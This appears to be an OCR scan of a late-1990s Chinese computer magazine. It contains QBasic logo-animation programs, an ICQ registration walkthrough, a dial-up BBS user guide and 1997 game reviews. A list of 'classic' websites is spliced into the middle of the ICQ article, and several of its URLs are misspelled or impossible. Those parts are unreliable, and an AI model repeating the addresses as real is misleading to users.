程序八：

```
REM 特技显示示例（“拉幕”显示）
ank% = 4034
DIM pcx(ank%) AS INTEGER
DIM vp(250 TO 361, 170 TO 313)
SCREEN 12: CLS
DEF SEG = VARSEG(pcx(0))
BLOAD "hxz. bzh", VARPTR(pcx(0))
REM 重置调色板
PALETTE 4, 0
PALETTE 6, 0
PALETTE 9, 0
PALETTE 11, 0
PALETTE 12, 0
PALETTE 15, 0
PUT (250, 170), pcx
ERASE pcx
```



```
FOR x = 250 TO 361
   FOR y = 170 TO 313
      vp(x, y) = POINT(x, y)
   NEXT y
NEXT x
 REM 将标志“显示”到屏幕上，这时屏幕其实没有任何显
 REM 示，但我们已经可以用 POINT 语句检测到图形的
 REM 颜色号，这也是‘化妆师’的技艺之一。
 CLS '虽然看不到它，但我们一样可以用 CLS 清除它。
 REM 恢复调色板
PALETTE 4, 42
PALETTE 6, 256 * 21 + 42
PALETTE 9, 65536 * 63 + 256 * 21 + 21
PALETTE 11, 65536 * 63 + 256 * 63 + 21
PALETTE 12, 65536 * 21 + 256 * 21 + 63
PALETTE 15, 65536 * 63 + 256 * 63 + 63
FOR y = 170 TO 313
   FOR x = 250 TO 361
      PSET (x, y), vp(x, y)
   NEXT x
NEXT y
END
```

运行这个程序，您将看到您的标志就像一幅卷轴画一样，从上往下缓缓地展开。您可以增加 while 语句，调整它展示的速度。

再看下一个程序，看懂它以后，您将学会使您的标志图形在一个矩形区域内作平滑卷动的特技，这个特技不仅可以用在标志的显示上，还可以用在很多的图形显示场合。

程序九：

```
REM 特技显示示例(图形平滑滚动)
ank% = 4034
a1& = 21: a2& = 42: a3& = 63
DIM pcx(ank% ) AS INTEGER
DIM vp(250 TO 361, 170 TO 313)
SCREEN 12: CLS
DEF SEG = VARSEG(pcx(0))
BLOAD "hxz.bzh", VARPTR(pcx(0))
PALETTE 4, 0
PALETTE 6, 0
PALETTE 9, 0
PALETTE 11, 0
PALETTE 12, 0
PALETTE 15, 0
PUT (250, 170), pcx
FOR x = 250 TO 361
   FOR y = 170 TO 313
      vp(x, y) = POINT(x, y)
   NEXT y
NEXT x
PALETTE 4, a2&
PALETTE 6, 256 * a1& + a2&
PALETTE 9, 65536 * a3& + 256 * a1& + 21
PALETTE 11, 65536 * a3& + 256 * a3& + 21
PALETTE 12, 65536 * a1& + 256 * a1& + 63
PALETTE 15, 65536 * a3& + 256 * a3& + 63
WHILE INKEY$ = ""
 FOR y = 170 TO 313
    FOR x = 250 TO 361
       PSET (x, 310), vp(x, y)
    NEXT x
    GET (250, 175)-(361, 313), pcx
    PUT (250, 174), pcx, PSET
 NEXT y
WEND
END
```

让我们再来看一看下面一个特技显示示例，运行它以后，您将看到，您的标志就像一轮朝阳，从地平线上冉冉升起。

程序十：

```
 REM 特技显示示例(“日出”效果)
ank% = 4034
DIM pcx(ank% ) AS INTEGER
DIM vp(250 TO 361, 170 TO 313)
SCREEN 12: CLS
DEF SEG = VARSEG(pcx(0))
BLOAD "hxz.bzh", VARPTR(pcx(0))
PALETTE 4, 0
PALETTE 6, 0
PALETTE 9, 0
PALETTE 11, 0
PALETTE 12, 0
PALETTE 15, 0
PUT (250, 170), pcx
ERASE pcx
FOR x = 250 TO 361
   FOR y = 170 TO 313
      vp(x, y) = POINT(x, y)
   NEXT y
NEXT x
CLS
PALETTE 4, 42
PALETTE 6, 256 * 21 + 42
PALETTE 9, 65536 * 63 + 256 * 21 + 21
PALETTE 11, 65536 * 63 + 256 * 63 + 21
PALETTE 12, 65536 * 21 + 256 * 21 + 63
PALETTE 15, 65536 * 63 + 256 * 63 + 63
i = 1
DIM pcx(ank% ) AS INTEGER
FOR y = 170 TO 313
   t = TIMER
   FOR x = 250 TO 361
      PSET (x, 313), vp(x, y)
   NEXT x
   GET (250, 313 - i)-(361, 313), pcx
   PUT (250, 312 - i), pcx, PSET
   IF i < 143 THEN i = i + 1
   LINE (305 - i * 3, 314)-(305 + i * 3, 314), 14
   LINE (305 - i * 3, 315)-(305 + i * 3, 315), 14
   WHILE TIMER - t < .001: WEND
NEXT y
END
```

以上举了几个标志特技显示的例子，您可以将其中用到的一些技巧重新编排组合，做出更漂亮的标志来。

注册 ICQ 并取得身份号码

□北京　张广宇

（接上期）

如上图菜单所示：ICQ 系统将询问你使用 LAN 方式还是 Modem 方式工作。象我们用电话拨号进网的普通用户只要选择最后"Modem User"这一项即可（其实也可不选，因为 ICQ 系统的默认值就是此项），然后点击"Next >"按钮进入下一层窗口继续完成注册。

你也会看到上图中的"For Tech Support"这个按钮，这是 ICQ 系统为你准备的技术支持地址的设置功能，系统默认技术的连接地址是：icq.mirabilis.com，端口号：4000，请不要修改这个地址，可能在将来你安装 ICQ 时会用到的。

个人信息注册窗口终于出现在我们面前，你看到的又是一大堆外国人喜欢用的文字：

Please enter the following details so that you may be easily found by other users. Details will be published in ICQ and associated directories.

上面这段话提示你输入你的详细资料，这样做的目的是为了让其他 ICQ 使用者能够很方便地找到你。你所填写的这些详细资料是要在 ICQ 中公开的，就是说当有 ICQ 用户查找某个人时或你呼叫过他，对方都可以在 ICQ 中查看你的资料，建议你如实填写。尤其是 E-mail 地址，你的朋友即使不知道你的 ICQ UIN 编号也能根据地址与你取得联系，你难道愿意失去一次网上相遇的机会吗？

"Nick Name:"一栏处填上你的"外号"，即另外一个名字，最好用你的英文名，这个名字也是你电子邮件的 ID 名，这样填写是为了让你的朋友在检索你时很快就能够找到你。如果你的 E-Mail 是 UserName@i-hw.co.cn，那么在这一栏内你应填写"UserName"。

填写完后，请点击"Next >"按钮，就完成了 ICQ 基本资料的填写。之后，ICQ 系统弹出详细的个人资料注册窗口。

在"City:"一栏中填写你当前所在的城市，如："北京"。你也可以用英文标出城市名称。

"State"这一栏本应填写州（也就是区，如海淀区等），但这里面只能填入 3 个字母。

"Country"：在这栏内选择你的国家，在下拉菜单中找 C 开头的单词，选择 China 即可。

"Age"这是你的年龄。

"Gender"：在这里选择你的性别，系统默认为"Not Specify"，即不指定。

"Telephone"：在这里输入你的电话号码。电话号码分为：国际区号－国家号－城市区号－电话号码。例：我的电话号码是北京 68571133，那么这样填写：086－010－68571133。

"HomePage"：这一栏中填入你的主页地址。如果你有主页就填上它的地址，如果没有可以不填或填入你的 ISP 的主页首页地址。

最后，你会看到"About"：在它右边还有一个名为"Add your own personalized message"的按钮，点击它你就可以填写自己的"欢迎致词"了。其实在这里面 ICQ 是让你填入关于你自己的自述等信息，象爱好、特长等，也可以输入简单的问候词。填入这些信息的好处在于它会使你拥有更多的机会与互联网上的朋友相识。

注册完后，点击"Next >"按钮。

完成 ICQ 数据统计及最后注册工作

点击完"Next >"按钮后，出来了一个注册向导窗口，这是最后一个让你注册的提示窗口。

在英文说明的下面有两个下拉菜单选项，ICQ 系统只是想问你 2 个问题而已。

第一个选项是：Occupation

第二个选项是：I'm using

你可在下拉菜单选项中任选一项适合你的信息，同样你也可以什么都不选，那么 ICQ 会默认为是"Not Specified"。

Occupation:

1　Not Specified

2　I'm a student or not emplo？

3　I'm employed or self emplo？

4　I'm retired


如上面所示，如果你不想告诉 ICQ 你的信息，那么你就什么也别选，ICQ 会默认你选择了"Not Specified"。

* 如果你是学生，则可以选择第 2 项

* 如果你仅仅是想使用 ICQ，别无它意，就选则第 3 项。

* 如果你已经退休了，那还是选择第 4 项吧。

让我们再看第二个选项：



□上海　程凯

随着电脑网络在中国的广泛应用，现在越来越多的人开始学习 HTML 程序语言用，Microsoft FrontPage97 等网络编程工具来编写自己的主页，希望能真正地飞驰在信息高速公路上，希望有一天自己的主页会成为无数网迷竞相拜访的地方。要实现这一梦想,除了需要努力学习编程技巧外，还需要学习著名网页的成功编写经验来丰富自己，下面介绍一下通过权威部门统计，在无数网址中脱颖而出，成为网络迷们关注焦点的 100 个经典网址，希望它们成为网迷的优秀编程老师。

1. GeoCities
   http://www.geocities.com
2. Yahoo
   http://www.yahoo.com
3. StarwaveCorporation
   http://www.starwave.com
4. PathFinder
   http://www.pathfinder.com
5. AltaVistaSearch Engine
   http://www.altavista.gigital
6. Member Home Page
   http://www.menbers.nol
7. Cent
   http://www.cnet.com
8. Focalink Communications Home Page
   http://www.focalink.com
9. IBMCorporation
   http://www.ibm.com
10. The NewYork Timeson the Web
    http://www.nytimes.com
11. Macromedia
    http://www.macromedia.com
12. Progressive Networks: The Home of Realaudio & Realvideo
    http://www.real.com
13. USA TODAY
    http://www.ustoday.com
14. Disney Entertainment
    http://www.disney.com
15. Sony
    http://www.sony.com
16. Lycos Search Engine and Point
    http://www.lycos.com
17. ZiffDavis
    http://www.zdnet.com and Hotfiles
    http://www.hotfiles
18. Adobt: The Auction Market for Internet Advertising
    http://www.adbot.com
19. Hotwired
    http://hotwired.com and Hotbot
    http://www.hotbot.com
20. MTV Online
    http://www.mtv.com
21. Net@drdress Free E-Mail
    http://www.netaddress.usa.net
22. Windows95.com
    http://www.windows95.com
23. Kabalarians Poilosophy Web Site
    http://www.kabalarians.com

（待续）

I'm using:

1　Not Specified
2　At Home Only
3　At Work Only
4　Primarily At Home
5　Primarily At Work

如上面所示，如果你不想告诉 ICQ 你的信息，那么你就什么也别选，ICQ 会默认你选择了“Not Specified”。

选择完后，按“Next >”按钮确认，ICQ 会让你设置口令，在“Confirm Password:”栏中重复你上面填写的口令。

在口令填写栏的下方，是你的个人资料和信息在 ICQ 系统中的隐私级别设置，共 2 项：

Anyone may contact me and see when I'm online.

系统默认为是上面这一项，如果选择此项，那么你刚才所填写的个人资料被设定为任何一个拥有 ICQ 或与你接触的人，在任何时间都可查阅你所填写的这些信息。

My authorization is required.

如果选择此项，ICQ 将提高你的个人资料隐私级别，任何一个想查阅你资料的 ICQ 使用者都必须有你的授权方可查阅。

选择完后击“Next >”按钮继续注册。

如果此时你未在互联网上，则 ICQ 将启动 Internet 拨号软件进行在线注册。点击 Internet 拨号器进入互联网后，要再点击 ICQ 注册向导窗口内的“Retry”按钮重试连接并进入 ICQ 服务器。

好啦，恭喜你已经注册完成了。

RedTek　BBS ID: Zhang Guang Yu
ICQ UIN: 2257207

（全文完）

一个 BBS 站台的使用

□北京　ZhaoBin

一、登录

这里以一个作者熟悉的 BBS 站台为例向您介绍站台的登录和使用方法。

当您用终端仿真通讯软件拨通一个 BBS 站台后，会听到一阵忽高忽低的声音及“哗……”的声音，这是两台计算机的 MODEM 正在连接(称为”握手”)。当握手完毕后，系统会提示用户按两次 ESC 进入 BBS 主系统。

稍等片刻，就会出现一个欢迎画面，在它下面提示输入您的 ID(英文或拼音，不要使用中文)。对于一个新用户，ID 是相当重要的，它是个人识别的代号，所以，一定要选择适当的 ID。原则上一个 ID 要包含两个以上 WORD，每个 WORD 不应少于三个字母，并且不应包含公认的标志，已经注册的商标等。如果您第一次上站，输入 ID 后，系统就问您密码，那就是这个 ID 已经有人使用了，您就只好断线重来。ID 没有重复的话，系统就会认为您是一个新用户，并问您输入的 ID 是否正确，按“Y”就可继续了。

接下来，系统会询问您一些个人信息，请您一定真实填写，该站不会把这些信息透露给无关人员。填写假资料，是一种十分不礼貌的行为，会被站长列为 BAD USER(即不能上站)的。

1. 系统会问您是否使用 ANSI 全屏幕编辑器，一般来说，各 BBS 站均推荐使用，按下回车取缺省值即可。

2. 系统会问您是否使用全屏幕浏览器，同样，一般推荐使用。

3. 系统询问您的屏幕有多少行，回车缺省为 24 行，除非您的系统非常特别，否则就请按回车。

4. 系统会请您用中文输入您的地址，如“北京－丰台”。

5. 系统会询问您的性别，M(男)，F(女)。

6. 系统会问您的电话。电话包括两个，一个是您通话的电话，另一个是连接计算机的电话。每个电话输入完，系统都会让您确认一下的，正确就请输入“Y”继续；不正确就请输入“N”，重新输入。

7. 系统会请您输入您的中文姓名，请务必用中文。

8. 这里系统要问您生日。请注意这十分重要，您每上站十次，出于安全性的考虑，系统会询问您一次生日，如果您答错了，系统会拒绝您上站的。请一定如实输入(下面还会提到生日的其他作用)。填写格式是“YY－MM－DD”，即“年－月－日”，如：您是 1975 年 2 月 12 日出生，就请您输入“75－02－12”。

9. 这时，系统会请您输入一个四个字节以上的密码，而且要输入两次，才能确认。密码是千万不能忘记的，而且最好不要用生日，“1111”和“1234”等。

10. 这是系统问您的新用户登录的最后一个问题，即确认以上您输入的资料是否都正确，快按“Y”吧！

11. 系统这时会扫描用户资料库，分析您输入的资料，以确保不与他人重复。

输入完毕，您就成为该站的试用用户，可以进入该站的主系统了。

首先，系统会问您是否查看您的信件。一般来说，新用户没有信件，以后上站要查一下，以免漏掉您的信件。

然后，系统将显示一幅图画，告诉您下面是否选择正式注册。正式注册后，只要您填写的资料正确，系统会自动给您升一级，您就成为了该站的“准正式用户”了。这些资料请您务必如实填写。填写完毕，您会看到一幅指示图画，提示您给站长或者站副写一封请求升级信，以便给您提到正式用户的级别。

接着，您会看到昨天，今天和明天过生日的站友的 ID，只要您输入的生日是您真实的生日，那么在那天您上站的时候，就会收到站台对您生日的祝福。

接下来，是近期节假日列表。然后是站务公告和站务新闻。

费了这么大的劲，您终于进入了该站的主画面。

写完请求升级信，您成为了该站的正式用户了，不过离一个受欢迎的好 USER 还有不小的距离。请按“N”，进入“新兵训练”，这里详细地介绍了 BBS 的各方面情况。您可以下载回去慢慢看，并且该站也推荐您这么做，因为这样可以减少占用系统的时间，方便大家的使用。多读读它，相信您很快就会成为一个受人欢迎的好 USER！

如此这般下来，您就会发现您来到了一个神奇的

世界！在这里您可以结交大量朋友，得到大量信息，而这一切都是免费的！这就是业余 BBS 站台最吸引人的方面。

二、使用

一个新用户上站之后，看着满屏的菜单，往往不知怎么做，其实只要仔细看画面上的说明，按相应的热键就行了。

1. M：电子邮件

信件交流，是一个 BBS 最基本的功能。在这里您可以在各个信区写信和读信，不过由于这样做十分浪费在线时间，为了让更多的用户上站，该站推荐您使用"蓝波快信"进行信件交流。

2. F：共享软件

文件（指共享软件，自由软件和公益软件）也是 BBS 最吸引人之处之一。在这个菜单里，可以上传(U/L)和下传(D/L)文件。由于上下传文件十分消耗在线时间，所以该站推荐用户在 1：00－7：00 这段用户比较少的时段内上下传(亦称为上下载)文件。一个新用户在任何文件区都没有下载权。特别要说明的一点是，BBS 站台上严禁上传商业软件和有版权的软件，用户上传此类软件，要受到包括删除 ID，列为 BAD USER(即禁止上站)，法律诉讼等在内的严厉处罚。

若您需要文件，就可以进入此菜单。您要是知道文件名，就请按"S"查找；如果您知道"关键字(即文件名或者说明中的一部分)"，就请按"L"搜寻；您也可以先按"A"，选择文件区后，再按"F"浏览。找到自己想要的文件后，就请按"T"进行标记(即按"T"后，键入文件前面的序号，就可以了。如果文件前面没有序号，就说明您在此文件区没有下载权)，然后按"D"下载。如果您是第一次在该站下载文件，系统会请您选择传输协议(通讯方案)的，该站建议您选择 ZMODEM 协议。

值得注意的是在上传文件之前，请先选择相应的文件区，使得文件分类能够正常运做。这样做不但方便了站台管理，而且极大的方便了其他需要软件的用户。

3. B：蓝波快信

这个功能将在以后介绍给大家，您也可以在站台上看它的帮助系统。

4. H：站内咨询

这里有站务公告，级别公告，开站时间公告等一系列信息。您可以按公告前对应的数字观看，或者按"Q"退出。

5. T：今日上线

在这里，您可以看看今天都有谁上站了。

6. G：线上游戏

该站提供大量线上游戏，但由于它十分消耗在线时间，所以只对正式用户开放。在这其中有两个十分重要的游戏——R 时间银行和 K 建设银行。时间银行中可以存储时间和 KB 数，并可以买彩票和抢劫银行或用户（这与您第一次进入时间银行回答的问题有关）。建设银行中可以买卖级别，信用点等。

7. K：信息排行

著名的十大 E 人榜(排行榜)在这里都能看到，包括上线次数，上传次数，写信次数，上传文件 KB 数，下传次数，下传文件 KB 数。

该站鼓励用户多多参与信件交流。

8. S：请求升级

在线注册可以使您自动升一级。

可以给站长或站副写请求升级信。

如果您在该站已经有了 30 级——正式用户级，没有什么特殊问题，请不要轻易写请求升级信。一个总缠着站长要级别的用户，是不会成为一个 Good User 的。

9. P：呼叫站长

如果你有什么解决不了的问题或有事找站长，就请按 P 呼叫站长。若站长此时在机器旁，就可以和您聊一聊。实际上，站长都是很忙的，没有什么很重要的事，不要随意呼叫站长。您可以用蓝波写信给站长或给站长留一封信，站长会及时答复您的。

10. I：系统用户信息

这里可以更改个人设置，可以查找系统用户。您可以看看您的好友是不是已经上站了。

11. N：新兵训练

新手上站必看。认真阅读它，会对您有很大帮助。读完它，您会很快成为一个受人欢迎的 Good User。该站推荐您下载回去，在家慢慢看。

12. U：蓝波快速上传

蓝波信包的快速上传。

13. D：蓝波快速下传

蓝波信包的快速下传。

14. !：切线回家离开该站。

值得提醒的是：用户不要随便使用 ALT＋H 切线，这样非常容易造成系统 down 机，请尽可能正常切线。

大家好！又到圣诞节了，各位游戏迷的采购清单上有没有以下游戏呢？没有的话请看看我们的快报！



图/文　虞飞舟

活泼可爱的——阿猫阿狗



如果哪天 RPG 的主角不再是"勇者"或"侠客"，RPG 的背景不再是"中世纪"或"武林"，主角的同伴不再是"魔法师"或"战士"，那 RPG 会变成怎么样的一个情形？大宇资讯出的《阿猫阿狗》就是最好的答案。RPG 会变得更耐玩、更有趣。不信你就去试试吧！



比 Quake 还 Quake——捕食(Prey)

这款游戏使用了两大先进技术，一个是使计算机不必计算你看不到的东西，以减小 CPU 的负担；另一个利用省下来的资源产生更加逼真的效果；





当你向走廊的尽头发射一个导弹，看到尾焰、爆炸的闪光和墙上燃烧的火把交相辉映时就能体会到了。不过《捕食》最大的特点，也是我们所期待的，是对环境的可破坏性。那已不仅仅是在墙上留下几个枪眼了，而是——比如你要是不喜欢一堵墙，就可以把它炸上几个洞，在里面穿来穿去。不过《捕食》的发行时间很让人心焦——1998 年的晚些时候，让我们翘首期盼吧！

黑暗中的较量——虚幻(Unreal)

又是一个三维的动作游戏，但与《Quake》不同的是你不再一味的转来转去的杀怪物，有时你还需要偷偷溜进一个屋子搬动一个开关什么的。游戏中有 20 多种怪物，并非到处都是，但却不好对付；你也不必见一个杀一个，有些怪物甚至可以为你所用。在游戏中你扮演一个女性，所拥有的众多武器大多是可调的。该游戏同样也支持网络联机战斗和三维的地图编辑。此游戏扬言要把《Quake》轰入地狱，真有这样的实力吗？让我们拭目以待！




实现你的飞行之梦——正式飞行员(Pro Pilot)

曾经有过当飞行员的梦想，而抱恨于你那几百度的眼镜吗？现在好了，Dynamix 公司推出的《正式飞行员》能让你实现这个梦。不信？那么想想吧：驾驶着完全拟真面板的飞机，翱翔于美国地理数据库所提供的地形，耳边不时响起空中管理中心的导航指令，时而俯视大地，时而直冲云霄，你就一定能理解游戏的名称了。据说这款游戏不仅提供给广大飞行模拟类游戏的爱好者，而且还适用于飞行学员的模拟训练。怎么样，想当美国的正式飞行员吗？ 不必考本，不必领照，只需……



未来老板的养成所——建设者(Constructor)

这是类似于城市建设的游戏，你在建住宅的同时还须搞好基础建设，如警察局、教堂和学校等。与众不同的是，你的居民们都是活生生的"人"，你可以看见他们在房子周围走来走去，栽花种草，嬉笑怒骂，甚至抱怨邻居把音乐声放得太大了！同时你还得对付计算机对手派来的破坏者，并以其人之道还治其人之身。当你成为世界首富，并把建筑填满整个"世界"时，恐怕会说："我，作为一个建设者已经成功地完成了任务。"但游戏并没有结束，为什么？你会在游戏里找到答案的。



格斗类游戏 文/王钊

格斗类游戏向来吸引广大玩家，继去年《真·侍魂》、《饿狼3》、《VR战士》等经典作品成功地移植之后，今年最值得一提的是SEGA公司先后在电脑上推出的3D格斗大作《电脑战机》和《VR战士2》。《电》移植于街机版，由于运用MMX技术，对游戏画面的处理显得得心应手，640×480真彩加上高速多层卷轴，给人极强的动感，对爆炸和物体的雾化及半透明处理更是恰到好处。但由于其配置要求过高，在玩家手里流传不广。《VR2》的推出令中国电脑玩家最为兴奋，它运用了比《VR1》更多的多边形，使人物外型显得非常圆润，动作更加细腻。单从人物及游戏操作性来说，已赶上街机的效果，同时，游戏通过调节安装容量和细节，可以使其在普通奔腾级机器上流畅地运行，是今年移植最成功的游戏。除以上两款，今年还有2D的《X－MAN》以及结合《斗神传》和《真人快打》共同特点的3D格斗游戏《战神》等一些佳作。此外，《斗神传2》也将在年内推出。

推荐游戏：《VR战士2》、《电脑战机》

最值得期待游戏：《街霸ZERO2》、《东京番外地》、《真人快打4》

角色扮演游戏 文/吉人

记得我玩的第一部RPG是红白机上的《勇者斗恶龙》，后来，《侠客英雄传》让我三月不知肉味，再到95年《仙剑》登场，RPG精典不过此三部而以。但是今年不同了，97年RPG产量、质量都空前喜人，从《DIABLO》隆重推出，到我交稿前才拿到的《仙剑95》；从金山的《剑侠情缘》到智冠的《神雕侠侣》；从《天晴传之伏龙传说》（号称日本第一RPG）到精讯的《侠客Ⅲ》，无一不是上乘之作。更有多线式的MUD类RPG《圣光岛》（没听说过？）、3D RPG《魔石神剑录》（没玩过？）等前卫作品相继出台。

推荐游戏：《侠客英雄传3》、《BIABLO》

最值得期待游戏：《天龙八部》、《最终幻想Ⅶ》、《DIABLO Ⅱ》

运动类游戏 文/方杖

由于97年的运动类游戏推出的比较少，96年EA推出的两款经典运动游戏《FIFA 97》和《NBA 97》仍然在玩家心中占有一席之地。虽然运动类游戏现在还是EA的天下，但97年下半年SEGA移植的《SEGA足球》似乎正在改变这一现状。《SEGA足球》同《FIFA 97》相比较而言，二者的画面质量难分伯仲，但《S》中运动员的动作显然要比《F》细腻的多，片头动画比《F》也更胜一畴，就是可选队要少的多。EA在97年推出的运动大作《棒球98》、《冰球98》虽然制作精细，但似乎并不适合国内的玩家。

推荐游戏：《SEGA足球》

最值得期待游戏：《NBA LIVE 98》、《世界杯98（UBI Soft）》、《FIFA 98》

模拟飞行类游戏 文/王心磊

97年的《COMMANCHE3》（以下简称C3），与前作比起来，有着质的飞跃，大到连绵起伏的山脉、空中美丽的浮云，小到随风摆动的树叶以及玻璃上太阳的反光！它是我有史以来所见同类游戏中最漂亮的；《F22 II》，其精细程度是大家有目共睹的，地形真实得已达到了令人吃惊的程度，在这点上是《C3》应值得借鉴的。而世界知名的EA又有什么呢？《长弓阿帕奇》想必诸位都很熟悉了，它的特点就是拥有真实的操作系统，笔者就曾沉迷于那复杂的操作，真实的战场模拟，其模拟程度很高的确使它当之无愧地成为97年最佳飞行模拟游戏；另外还有3张CD的《银河私略者2》（以下简称P2）《P2》拥有许许多多的优点，它将RPG融入了飞行模拟，并且自由度很高，因此赢得了众多喜欢RPG又喜欢飞行的玩家的心。我们在领略空战所给我们带来的快感的时候，也不应忘记非战斗飞行模拟游戏，此类游戏因不能战斗，所以许多玩家觉得它无聊，其实飞行不一定要打打杀杀，我们也可以来感受一下做特技飞行员的滋味，实际上笔者认为这类游戏才更加真实。《无限放飞 Ⅱ（FLIGHT UNLIMIED Ⅱ）》是最足以说明这一点的，所有玩过这个游戏的人都会有这么一种感觉：太真实了，实际的引擎，风声，大气效应及真实无比的坠机画面，决不是一个爆炸了事那么简单，游戏的图象之精细，效果之惊人，模拟程度之空前，是前所未有的，是97年不可不玩的飞行模拟游戏！

推荐游戏：《超级卡曼奇3》、《无限放飞Ⅱ》、《长弓阿帕奇2》



射击类游戏 文/王心磊

《HEXEN2》使用了赫赫有名的QUAKE系列图形引擎，游戏中许多物体可以被摧毁，与《QUAKE》比起来更加好玩一些；《雷电2》是街机上长胜不衰的卷轴射击游戏名作，如今也被搬上了电脑，与街机比起来效果有增无减，打起来很爽，画面也很精细，比如敌机爆炸后的碎片掉在地上会砸个小圆坑，若掉在水上会溅起水花。《死亡地带》是继《疯狗》之后的又一个真人射击游戏，刚推出时确实引起了不小的反响，有人说玩《死亡地带》就象看电影一样，但电影看过了以后就没什么意思了，所以不耐玩（所有的真人游戏都这样）。因此，笔者以为真人射击游戏将逐渐引退；《天煞》可是笔者非常喜欢的射击游戏之一，它非常类似超任上的《星际火狐》，操作感很好，飞机做得也很漂亮，并且支持多种网络游戏模式还有分屏对战，是一款不可多得的佳作；最后我要感谢逆火制作组为我们带来的卷轴射击游戏——《天惑》。此游戏做得相当有水准，光片头动画就做得非常漂亮，笔者认为完全可以和国外的游戏相比。中国人做出如此好的游戏，真令人高兴！

推荐游戏：《天惑》、《HEXEN2》、《雷电2》

最值得期待游戏：《捕食（pray）》、《QUAKE II》、《VR战警 II》

三维动作冒险游戏 文/方杖

去年底《古墓丽影》的推出，可以说是开辟了三维动作冒险游戏的一个新时代。实际上97年的上半年三维动作冒险游戏还仍然是《古墓丽影》的天下．直到下半年众玩家期待已久《双子星传奇 II》才露出庐山真面目。虽为同类游戏，《双》的动作成分的难度明显要比《古》小的多（把其划分在解迷冒险类游戏也不为过），但没有过硬的英语功底也是难以通关的。从画面上来看，《双》依然保持一代中精细的绘画风格，同时多视角的变换以及即时光影的效果处理更显三维动作游戏的惊人魅力。同时间推出的作品《魔域迷踪 II》做的也是比较出色。《孤胆枪手》是属于纯动作的游戏，其追尾视角方式和奇特的阻击模式应该说是较为新颖，其中的不少道具的创意也十分有趣。《完美武器》除了画面比较“完美”，其它方面做的皆不尽人意。原PS上的《小丑奇兵》、《生物危机》也应该说移植的不错，但配置要求比较高。

推荐游戏：《双子星传奇 II》、《孤胆枪手》

最值得期待游戏：《古墓丽影 II》

解谜冒险类 文/安家鹏

曾几何时，冒险类游戏被恐怖、暴力所充斥着，典型的如《第十一小时》、《杀人月》系列。而如今的冒险游戏则有令人耳目一新的感觉，Dreamsworks公司旗下的Neverlood小组早些时候推出的《粘土世界》及CRYO公司新近推出的《亚特兰蒂斯》使人玩后顿觉身心舒畅。这两款游戏均有着华丽的3D场景，尤其是《亚特兰蒂斯》，其画面极其细腻，与即将推出的《天命守护神》相比恐怕是有过之而无不及，而《粘土世界》最大的卖点便在于它新颖的造型设计和创意、丰富的谜题以及令人捧腹的解谜过程和剧情。这两款游戏为《天命守护神》及《神秘岛 II》的推出做了一个很好的铺垫，使人们看到了解谜冒险游戏的真正魅力。

推荐游戏：《粘土世界》、《亚特兰蒂斯》、《天命守护神》

最值得期待游戏：《神秘岛 II》

模拟经营类 文/安家鹏

自从《模拟城市2000》推出以来，模拟经营类游戏似乎走过一段下坡路，而去年Bullfrog推出的《主题公园（Theme Park）》却又为经营类游戏开辟了一块新的天地。今年，Bullfrog公司继续发扬《主题公园》活泼搞笑的风格，推出了《主题医院（Theme Hospital）》。这款游戏虽满篇英文（也有汉化版本），但其清新明快的界面让人一目了然，极易上手。尤其是在你治好各种疑难杂症、生意兴隆时，你更会感到此游戏的乐趣所在。《主题医院》的成功可以说是为经营类游戏打了一针强心剂。希望Bullfrog公司在《主题监狱》中有更出色的表现，更希望Maxis公司借鉴《主题》系列成功的经验，使其即将推出的Sim系列最新作《Simcity3000》能为模拟经营类游戏重整河山。

推荐游戏：《主题医院（Theme Hospital）》、《FIFA 足球经理》

最值得期待游戏：《Simcity 3000》、《主题监狱》

赛车游戏 文/王钊

今年可谓是赛车游戏丰收的一年，拉力赛类有：《世嘉拉力赛》、《Rally》、《97赛手》，公路赛类有：《极品飞车2》、《生死赛车》，摩托类有：《疯狂骑士》、《摩托英豪》，场地赛有：《F1大奖赛》，另外还有以火爆著称的《疯狂大脚车》、《烈火战车2》等等，细数起来竟有十几款。《极品2》的推出牵动了众多玩家的心，它沿用了一代的风格，使用了大量赛车的真实资料及用录像展现各种赛车的风姿，同时由于全新的3D引擎，画面的质量、流畅度都有极大的飞跃，并且有很高的收藏价值。《97赛手》的画面可以与《极品2》一较高下。在音乐方面，《97》则更胜一筹，使用了效果更好的CD音源。同时，简便的操作使玩家更容易上手。此款在众多赛车类游戏之中，游戏性较高。《摩托英豪》作为摩托类赛车，有着更高的操作难度和速度感，玩家要对跳跃后落地及各种轻微的碰撞做出迅速的反应。游戏对赛手的动作也刻画得细致入微，连摔倒也是即时演算的。追求刺激的玩家不要错过此款游戏。

推荐游戏：《极品飞车2》、《生死赛车》、《97赛手》、《摩托英豪》

最值得期待游戏：《梦游美国2》、《NASCAR 3》

战棋类游戏 文/Q版人物

